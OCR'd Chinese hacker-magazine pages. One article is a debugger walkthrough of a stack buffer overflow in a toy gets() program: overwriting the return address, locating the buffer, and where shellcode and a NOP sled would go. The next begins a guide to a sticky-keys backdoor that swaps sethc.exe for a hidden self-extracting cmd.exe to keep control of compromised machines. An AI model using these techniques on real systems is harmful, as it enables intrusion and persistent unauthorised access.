


图3

回到radasm，在工具菜单里面打开ASCII表，504F4E4D在ASCII表中就代表PONM，在堆栈中，字符串是反序存储的，由于是大写字符，我们可以知道是b字符串的MNOP覆盖了返回地址，所以我们只要把MNOP改为自己希望跳转的地址就可以了。其实a也溢出了，只不过这里是b的字符串覆盖的地址先被跳转而已。

按照正常的情况来看，程序只会让用户输入a字符串和b字符串一次，当我们把输入的MNOP改为程序的入口点地址之后，程序就会执行第二遍，再次要求输入a字符串和b字符串的值，我们看到程序的入口点为Ox0040116F，在堆栈中，字符串是反序存储的，这就要求我们依次输入Ox6F、Ox11、Ox40，对应的十进制数字就是111、17、64，后面的Ox00先不管，具体原因我待会儿解释。好了，现在按Ctrl+F2重新载入，按F9直接运行，a里面不输入，直接回车，把b的字符串输进去：ABCDEFGHIJKL<ALT+111><ALT+17><ALT+64>，前面的英文是为了填满缓冲区。<ALT+111>的意思就是按住alt键，然后在数字键盘区输入111，然后放开，后面的依次类推。记住，一定要在数字键盘区输入数字哦，否则屏幕上就直接出现111，而不是我们想要的字符了。现在回车，看，程序是不是又回到入口点重新执行了（图4）？


图4

现在我来解释一下为什么那个Ox00不要管。因为在ASCII中，Ox00表示NULL，它代表字符串已经终止了，在ShellCode中是不允许出现NULL的，否则ShellCode中途就被终止了，就达不到它原有的功能。为什么在这里我不输入Ox00也没关系呢？因为NULL不可以输入，库程序员在编写gets()函数的时候也考虑到了这一点，让它自动在用户输入的字符串末端加进去一个NULL，就能表示字符串已经结束了。

我们现在看，还有一个a字符串空在这边，事实上，黑客们可以通过调试，知道a的缓冲区地址，然后在a里面直接输入ShellCode，比如弹个CMD窗口什么的，接着通过b就能跳到a这边去，从而直接运行ShellCode实现黑客的目的。

怎么确定a的缓冲区地址呢？这个非常简单，还记得我们上面单步运行的时候有一个call没能继续下去吗？现在我们重新载入程序，按照之前的方法走下去，在那个原来按F8没能走下去的call这条指令上按F7跟进（千万不要按了F8再按F7），我们就来到了这一段代码区：

```
00401000        PUSH EBP
00401001        MOV EBP,ESP
00401003        PUSH ECX
00401004        PUSH ECX
00401005        PUSH a.0040704C
0040100A        CALL a.0040113E
0040100F        LEA EAX,DWORD PTR SS:[EBP-4]
00401012        PUSH EAX
00401013        CALL a.004010F4
00401018        POP ECX
00401019        POP ECX
```

Ox00401013这个地方调用的是gets()函数，那么上面的PUSH EAX的意思就是把堆栈的地址压入，我们重新载入程序，在00401012上按F2下断点，然后按F9直接让它跑起来，程序会在00401012处停下，这时候我们看右上角EAX的值，我这里是0012FF7C（图5），不同的电脑会不一样。




图5

再按F2取消断点之后，我输入几个字符a（ASCII码是61）测试了一下，嗯，的确是0012FF7C（图6）。

0012FF70	0012FF78	
0012FF74	00407048	ASCII "b:"
0012FF78	004070C8	a.004070C8
0012FF7C	61616161	
0012FF80	00006161	
0012FF84	00401223	返回到 a.<模块入口点>+0B4 来自 a.00401000
0012FF88	00000001	
0012FF8C	00370BA0	
0012FF90	00370BE8	
0012FF94	7C930738	ntdll.7C930738

图6


所以，0012FF7C就是保存a的数值的堆栈的地址，我们只要在输入a的时候直接把ShellCode写进去，然后跳到这里就达到目的了，由于后面的是体力活，我也不再多说了。

其实网马也是这么调试、编写出来的，没有什么神秘的地方。黑客编写网马的时候，ShellCode是通过新开辟的一个变量，然后写进这个变量中的。调试的时候黑客也是使用和本文的相同方法去溢出控件中的脆弱函数，找到跳转地址在测试串的那部分，然后修改，让程序跳转到ShellCode的位置。黑客选择的跳转地址是在ShellCode的附近，也可能在ShellCode内部，所以ShellCode前面会有大量的nop（几十个）来接应，从而保证ShellCode的运行，总之它们的道理都是相通的。顺便在提醒一下，调试漏洞是很艰苦的，有时候光是一个漏洞的发掘就要花好几个月的时间，很是需要耐心的。

（文章中涉及到的工具radasm已经收录在光盘中）


对粘滞键后门的一些想法

清原长风




这段时间的粘滞键后门可谓是个热点，对于我等小菜来说可真是个好东西，又多了一个强度比较大的加固肉鸡的方法，本人在使用中也产生了一些想法，现和大家分享一下。


1、自从粘滞键后门被发现以后，网上流行的方法是使用批处理将sethc.exe替换成cmd.exe，当然同时也得将备份文件替换掉。还有的在后门中加入了验证，网上也有一段这样的批处理程序。本人觉得最方便和最稳定的方法莫过于使用自解压文件，选中你希望运行的程序，如CMD.EXE，勾选“创建至解压格式压缩文件”（图1），切换到“高级”，单击“自解压选项”，在解压路径中任意填一个存在的目录，在“解压后运行程序”中填入执行文件的路径，可以是解压出来的cmd.exe或其它程序，也可以是system32下的cmd.exe或其它程序，我这里填的就是解压出来的cmd.exe的路径（图2）。我们再切换到“模式”，在“安静模式”中勾选“全部隐藏”，在“覆盖方式”中勾选“覆盖所有文件”（图3）。




再设置一个密码，如图4。把压缩出来的文件名改成sethc.exe并替换掉系统中sethc.exe就行了，其效果如图5所示。

